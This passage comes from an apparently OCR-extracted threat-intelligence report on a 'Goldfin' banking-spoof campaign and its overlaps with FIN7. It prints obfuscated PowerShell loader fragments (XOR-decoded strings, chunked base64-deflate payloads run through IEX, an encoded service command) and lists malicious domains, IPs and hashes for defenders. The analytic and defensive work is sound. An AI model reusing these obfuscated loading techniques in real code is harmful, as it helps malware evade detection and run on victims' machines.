
Aside from changes to the dog.js obfuscation, iDefense analysts have also found a different obfuscation technique used to obscure the code in the reflective loading script (see Exhibit 16):



```
C40E47E62Y54v86C81Y38C86Y81L120_30&35v58E54Y43C55&62&123-52Y61}123_46&40E58v60k62Y86-81E86E81}127k62&53E56-123&102_123L0C40&34&40Y47_62_54E117}15&62&35}47E117_
30Y53-56}52v63_50L53L60&6k97Y97k14}15E29Y99_123}86L81v127}57L109_111k62v58v41_41E123v102L123-127_62&53C56k117L28v62Y47_25E34Y47L62_40-115-127_40v47Y41v62k35E43
C114L123&86&81Y127&58_41}41}62L35k43-123&102&123L25_58-40E62C109k111Y31k62v56Y52}63-62_25Y34k47v62L26k41L41_123}127L57C109v111C62-58v41L41v86-81E15L41k34-30v55
C62v45k18}9k31v18k123L121v100-121E123_121-100L121&123_121_30}55&62L45E11E41_52}56&62E40Y40L121k123L127Y31Y55E55&30C53Y47-41Y34E11-52}50L53_47'.spLIT(
'Yv-_k}&CEL' )|%{ [chAR] ($_-BXOR 0x5B )}) -JOIn '' )
```

*Exhibit 16: Different Obfuscation Technique Used in the Reflective Loading PowerShell Script*

The sample concerned has the MD5 signature `c38b06f871d2268972fa01725b59d7ed`. Note also that the execution command used for persistence is again encoded (see Exhibit 17):


Check For Updates Properties (Local Computer)
General
Log On
Recovery
Dependencies
Help me configure service startup options.
Start
Stop
Pause
Resume
OK
Cancel
Apply

Service name: CheckUpdate

Display name: Check For Updates

Description:

Path to executable:
PowerShell\v1.0\powershell.exe -enc QwA6AFwAVwBpAG4AZABvAHcAc

Startup type: Automatic

Service status: Stopped

You can specify the start parameters that apply when you start the service from here.

Start parameters:

*Exhibit 17: Obfuscated Execution Command in* `Check for update` *Service Used for Persistence*

## ATTRIBUTION

Based on the preference to spoof financial institutions in CIS countries, the network infrastructure used and the observed targeting, iDefense assesses with moderate confidence that the reported campaign is unlikely to be associated with CANDLEFISH.

Furthermore, iDefense analysts have identified a number of interesting and noteworthy overlaps with FIN7:

- Identical WHOIS information used in domains associated with the Goldfin campaign and FIN7, as well as network hosting overlap
- Shared use of a PowerShell obfuscation technique

## OVERLAP 1: IDENTICAL WHOIS INFORMATION AND NETWORK HOSTING OVERLAP


Research shows that the domains `privat-bankau[.]com`, `halyk-bank[.]com`, and `tejara-bank[.]com` all have the organization name `Goldfin LLC`, a near-identical registrant address (see below), and a `@rambler.ru` e-mail address used as the registrant e-mail address.

```
    Registrant Organization: Goldfin LLC
    Registrant Street: ul Arbat 5
    Registrant City: Moscow
    Registrant State/Province: Moscow
    Registrant Postal Code: 115343
    Registrant Country: RU
```

This pattern overlaps with two other domains - `despanabrandfood[.]com` and `silverdiners[.]com` (see Exhibit 18) - that iDefense current assesses with low confidence are likely associated with FIN7 due to the following:

1. Spoofing restaurant chains Despaña Brand Foods (legitimate domain `despanabrandfoods.com`) and Silver Diner (legitimate domain `silverdiners.com`), a known technique associated with FIN7. The website `despanabrandfood[.]com` remains indexed by Google (see Exhibit 19)


2. Previously resolved to the IP address `192.99.14[.]211`, which was reported by Trustwave and tr1dx as associated with FIN7 towards late 2016 and early 2017. In addition, like many domains associated with FIN7 as well as the Carbanak group, many of the domains used in the Goldfin campaign were also parked at `31.41.41[.]41` which is associated with CIS Hosting. However, iDefense analysts are aware both hosts are likely to be shared/parking hosts hence the association with FIN7 based on this overlap is of low confidence.



```
Domain Name: DESPANABRANDFOOD.COM
Registry Domain ID: 2176286285_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.publicdomainregistry.com
Registrar URL: www.publicdomainregistry.com
Updated Date: 2017-10-19T17:43:58Z
Creation Date: 2017-10-19T17:43:57Z
Registrar Registration Expiration Date: 2018-10-19T17:43:57Z
Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com
Registrar IANA ID: 303
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Registry Registrant ID: Not Available From Registry
Registrant Name: Anton Tayler
Registrant Organization: Goldfin LLC
Registrant Street: ul Arbat 5
Registrant City: Moscow
Registrant State/Province: Moscow
Registrant Postal Code: 115343
Registrant Country: RU
Registrant Phone: +7.4957273778
Registrant Phone Ext:
Registrant Fax: +7.4957273778
Registrant Fax Ext:
Registrant Email: lola.steter@rambler.ru
Registry Admin ID: Not Available From Registry
```

```
>>> Last update of whois database: 2018-07-13T09:21:34Z <<<Domain Name
: HALYK-BANK.COM
Registry Domain ID: 2171073409_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.publicdomainregistry.com
Registrar URL: www.publicdomainregistry.com
Updated Date: 2017-12-05T02:15:11Z
Creation Date: 2017-10-06T02:07:40Z
Registrar Registration Expiration Date: 2018-10-06T02:07:40Z
Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com
Registrar IANA ID: 303
Domain Status: clientTransferProhibited https://icann.org/epp#clientTr
ansferProhibited
Registry Registrant ID: Not Available From Registry
Registrant Name: Michail Steter
Registrant Organization: Goldfin LLC
Registrant Street: ul Arbat 5
Registrant City: Moscow
Registrant State/Province: Moscow
Registrant Postal Code: 115343
Registrant Country: RU
Registrant Phone: +7.4957279778
Registrant Phone Ext:
Registrant Fax: +7.4957279778
Registrant Fax Ext:
Registrant Email: michail-steter@rambler.ru
Registry Admin ID: Not Available From Registry
```

*Exhibit 18: WHOIS Information Similarities between Domains Used in the Goldfin Campaign and Those Associated with FIN7*



site:despanabrandfood.com

All Images News Shopping Maps More Settings Tools

6 results (0.22 seconds)

Google promotion

Try Google Search Console
www.google.com/webmasters/
Do you own **despanabrandfood.com**? Get indexing and ranking data from Google.

Chorizo Factory | Despana Brand Foods
https://despanabrandfood.com/chorizo-factory/
In 1989 Marcos Intriago and partner Jose Pernas bought a small factory on Northern Boulevard that had been producing chorizo since 1971. They knew this ...

Privacy Policy | Despana Brand Foods
despanabrandfood.com/privacy-policy/
Privacy Policy Your privacy is very important to us. Accordingly, we have developed this Policy in order for you to understand how we collect, use, communicate ...

Terms & Conditions | Despana Brand Foods
https://despanabrandfood.com/terms-and-conditions/
1. Terms By accessing this web site, you are agreeing to be bound by these web site Terms and Conditions of Use, all applicable laws and regulations, and ...

Despaña Brand Foods - Part 8
despanabrandfood.com/shop/page/8/
Despaña Brand Foods is a unique company based in New York that has been servicing the wholesale food service industry with imported specialties from Spain ...

Spanish-Style Brunch and a Discount Bundle! | Despana Brand Foods
despanabrandfood.com/spanish-style-brunch-and-a-discount-bundle/
4 Aug 2017 - Brunch is the best weekend activity. The delicious breakfast food, soft egg yolks, and sunny outdoor patios are irresistible. It's no wonder brunch ...

*Exhibit 19: Spoofing domain despanabrandfood[.]com remains indexed by Google at the time of writing, showing the attacker's intention to plagiarise the legitimate website despanabrandfoods[.]com*

Exhibit 20 illustrates the overlapping infrastructure between the Goldfin campaign and infrastructure associated with FIN7:





*Exhibit 20: Maltego Graph Showing the Overlapping Infrastructure between Goldfin Campaign and FIN7*

## OVERLAP 2: SHARED USE OF A POWERSHELL OBFUSCATION TECHNIQUE

As mentioned in the infection chain analysis, the code embedded within the third-stage PowerShell script `checkupdate.ps1` is obfuscated using a technique similar to that of PowerSploit. However, the technique used appears to be a niche variant as the embedded payload is further split into chunks and dynamically added to an array variable named `$OArr`.

Interestingly, iDefense analysts have previously observed this obfuscation used in a PowerShell component (MD5: `87327b4045b9d004697aec7e7a4b9ba8`) that was dropped by a HALFBAKED sample (MD5: `31fcf8a4ec7a4c693eda9336321cf401`) back in August 2017. HALFBAKED is a malware family associated with FIN7.



```
7g7OIJ2r2Z0bLa8e+1f5A9eFs9efjFq+XvTSR9eZEfXH+6e/9ZM3t9SYtRP/WD2e89efHqSX5e3z39
wg2engeQrxOy28cnb1/ZT/EQP9G/PwDZv3wCNvW+Yn0BP/R4rwPvJ1m+wNBPziB/7nlyAP6cItn89J
WVR36+fELwnkx/4icg78FLx5+D/5+TH3D89KsQv+O34Oe7wI/XjL3ndA752Ae8Z9AH3vMQ8oPszKbn
R/rx57l+nD6bfPvFznTx4or1ztN98/d8xoslO/r3u3KCpOrvRemKe98pf5/f+1X51be/c/n77P3kD6
ZYVPr84OTV3k/uQL/MPv/J9tXn5fVPfffFzuTed+5TRun0eOcdtX3W/ATpkskeydHpxdM3nz/8adJZ
n08XP1ken3z17CfvfWdF734O3XD87Oz4J/beXZJePvt9oCM+/+r47dV3vv1Tv/err0jn1D+x93B3sg
StLyw+rxakQ2gMlxdPnhJM0tM/+dVkj3TU5z/ZTJ9+Qfrt/nz67RfV5B69952vnlr8f/DFNb17PeXP
p8Hnb0jvzY6Jh97G9PbxTx1/9ZP72e/9Cjrtp/mz519ZfH7y8znR4BmIfsLvn76bT++9ejZdfudySv
RvLl69mdBqJin5yfHpC7Td+amvdncJb5Hnn+DxvpjsvdqldkqHnyQOodUYxudVOfm9n/wE9VWh/cWF
0Oenvrt7JbS4P598l9uvpf1sNVm8upzde3Ga/d6E471Xl9Ml0mlP35BdI93/k9Q/9C6983t9xfP5k4
uHzey7u+Xr795f0Fy21NeK9DrFuFdP8D3NQzv9Nr33e3/ny9+H2gGPdz/xDHg8nf3e37mGPTV0eP1d
+pIW6wkW2hMfvKh/6ruvnuWfv6hobMuf+omnq+O35ZrGf0327KfJfr5l+J8/u/4povPvszefTxazkv
At0I7oviL+WeWLn6T5LskmvSC7+ALjIhz3jx9cPHnG9ufti2tuS/z3')

$OFS = ''
$EncodedCompressedFile = [string]($OArr.GetEnumerator() | Sort-Object Name |
%{$_.Value})
$DeflatedStream = New-Object
IO.Compression.DeflateStream([IO.MemoryStream][Convert]::FromBase64String($Enc
odedCompressedFile),[IO.Compression.CompressionMode]::Decompress);
$UncompressedFileBytes = New-Object Byte[](63848)
$DeflatedStream.Read($UncompressedFileBytes, 0, 63848) | Out-Null
([Text.Encoding]::ASCII.GetString($UncompressedFileBytes)) | IEX
```

```
IFqBOJYvWur3S5qFUx1yuInpNLhoG1S9xGC7a2LqZ4V4FNaSqWQ8z62RoQjM9tDb19YdNKC7AGUysU+aRtGneg1h
uQN0RW7wS10WzWEQ9ppOXLYyrVcLAakfvEFUAeGCutucaABtH9HWuApNg8UbSkES9OseTEk9VYL2o91UTuu6CN1r
30pLRSZtvCnVqfFqWxPRbAoGShEDYbpCASZp0Y9RfsuBGVE9JKao0scRaB1NJNQcrSEY0MsD4oyYqh6313yi/GPB
WrZntir202qWw2Eu0KVkpvjD0OuAa6msz4HmLM3JSpWAR1B6OtNvRgvQzTjO/W6hLQcmNDplvVJK2JhSznJvawUg
MbsZCXoajyzExIT+cES1aRS2W8eTp3F6y4NEuJ6Rkmm146LYHTnXATgLmUswOxwQP642QoG5gt/O5dtbykMqOpWs
oQZDkNd0KtECj9aduHMKdFhXsZJnUQk1aIdUSJLvshH2JRGEwKKttQ1ujeIe4h9cwsea+DV4naFFG53ZE3G7VG6m
JK21Rgbfa9G1kWoKbXZxoWv2W1PAdChN5gSe5kLV7rrPMaFcJKTU/FuQkLbIGJGkcaCM9WG'

(gc $MyInvocation.MyCommand.Path | select - string  - Pattern '(^# .*)' | % {
    $_  - replace '(^# )', '$OArr.Add('  - replace ' \|', ','  - replace '$', ');'
}

) | `I`E`X

$OFS = ''
$EncodedCompressedFile = [string]($OArr.GetEnumerator() | Sort-Object Name | % {
    $_.Value
}

)
$DeflatedStream = New - Object
IO.Compression.DeflateStream([IO.MemoryStream][Convert]::FromBase64String($EncodedCompre
ssedFile), [IO.Compression.CompressionMode]::Decompress);
$UncompressedFileBytes = New - Object Byte[](63149)
$DeflatedStream.Read($UncompressedFileBytes, 0, 63149) | Out - Null
([Text.Encoding]::ASCII.GetString($UncompressedFileBytes)) | `I`E`X
```

*Exhibit 21: Similar PowerShell Obfuscation Technique Used between the Goldfin Campaign and FIN7*

While the above overlapping features are not strong enough to be used to conclude that the Goldfin campaign is associated with FIN7, iDefense analysts believe they are significant and noteworthy and may well add to new evidence that may come to light in the future as research continues. They also highlight the complex hidden relationships that exist behind-the-scenes in organized cyber crime.

## MITIGATION

To effectively defend against the threats described in this report, iDefense recommends blocking the following access URIs and IP address:

```
blopsadmvdrl[.]com
bipovnerlvd[.]com
kiprovolswe[.]com
kiprovol[.]com
voievnenibrinw[.]com
bnrnboerxce[.]com
tejara-bank[.]com
privat-bankau[.]com
```

```
halyk-bank[.]com
wedogreatpurchases[.]com
privatbank-ua[.]com
moneyma-r[.]com
fisrteditionps[.]com
essentialetimes[.]com
dewifal[.]com
micro-earth[.]com
5.8.88[.]64
46.166.163[.]243
5.135.73[.]113
```

It will also be useful for incident response and threat-hunting purposes to verify the existence of any of the following artefacts:

- A randomly named file in `C:\Programdata\Logs` or `%appdata%\Microsoft\Windows\Start Menu\Programs\Startup`
- Randomly named PowerShell or JavaScript files in `%temp%`
- A file named `dog.zip` and `dog.js`
- A file named `~~1.tmp` in `%appdata%\Futures`
- A service name with significant spelling errors
- A service named `Check for updates`
- A PowerShell script named `checkupdate.ps1` in default PowerShell installation directory
- A `svchost.exe` process that does *not* have `wininit.exe` as parent process

It will also be useful to verify the existence of any of the following hashes on the host:

```
de394e9d294d2c325298eb54826ba116
09d43765c2259a8df868a5fa6206ae2b
9a273653364dfb143ff196d826d2bac4
6da6025fc7956f644b0b161781071cec
211fbf34749df5e717e8b11fecb3f648
dae11ed0013d58000f10919b8cba8023
949b7e0f9d309e8a7ab32fa4664a7906
bdaa27c6284ff95c01178db7a96121a4
50598c4dc7c299d0cbd92c128a56944e
21a09cf81f3584a741c7167f622d6c50
b3fb88a5aa791aea141bf3b4cf045355
54e7f3a1a1a8857e35a45f4eb2a3317d
29573b1fa60bce8e04dd2a4d554a7447
7b528c9d8150e4a4ab27b90a4e333763
7f1aa2b2d539aa7d3dbb067417457309
b10c3d00a7ceff0b7050f450968c8f69
29573b1fa60bce8e04dd2a4d554a7447
c38b06f871d2268972fa01725b59d7ed
```

## CONTACT US

Joshua Ray
joshua.a.ray@accenture.com

Howard Marshall
howard.marshall@accenture.com

Robert Coderre
robert.c.coderre@accenture.com

Jayson Jean
jayson.jean@accenture.com

Emily Cody
emily.a.cody@accenture.com

## ABOUT ACCENTURE

Accenture is a leading global professional services company, providing a broad range of services and solutions in strategy, consulting, digital, technology and operations. Combining unmatched experience and specialized skills across more than 40 industries and all business functions—underpinned by the world's largest delivery network—Accenture works at the intersection of business and technology to help clients improve their performance and create sustainable value for their stakeholders. With approximately 425,000 people serving clients in more than 120 countries, Accenture drives innovation to improve the way the world works and lives. Visit us at **www.accenture.com**

## ABOUT ACCENTURE SECURITY

Accenture Security helps organizations build resilience from the inside out, so they can confidently focus on innovation and growth. Leveraging its global network of cybersecurity labs, deep industry understanding across client value chains and services that span the security lifecycle, Accenture protects organization's valuable assets, end-to-end. With services that include strategy and risk management, cyber defense, digital identity, application security and managed security, Accenture enables businesses around the world to defend against known sophisticated threats, and the unknown. Follow us @AccentureSecure on Twitter or visit the Accenture Security blog.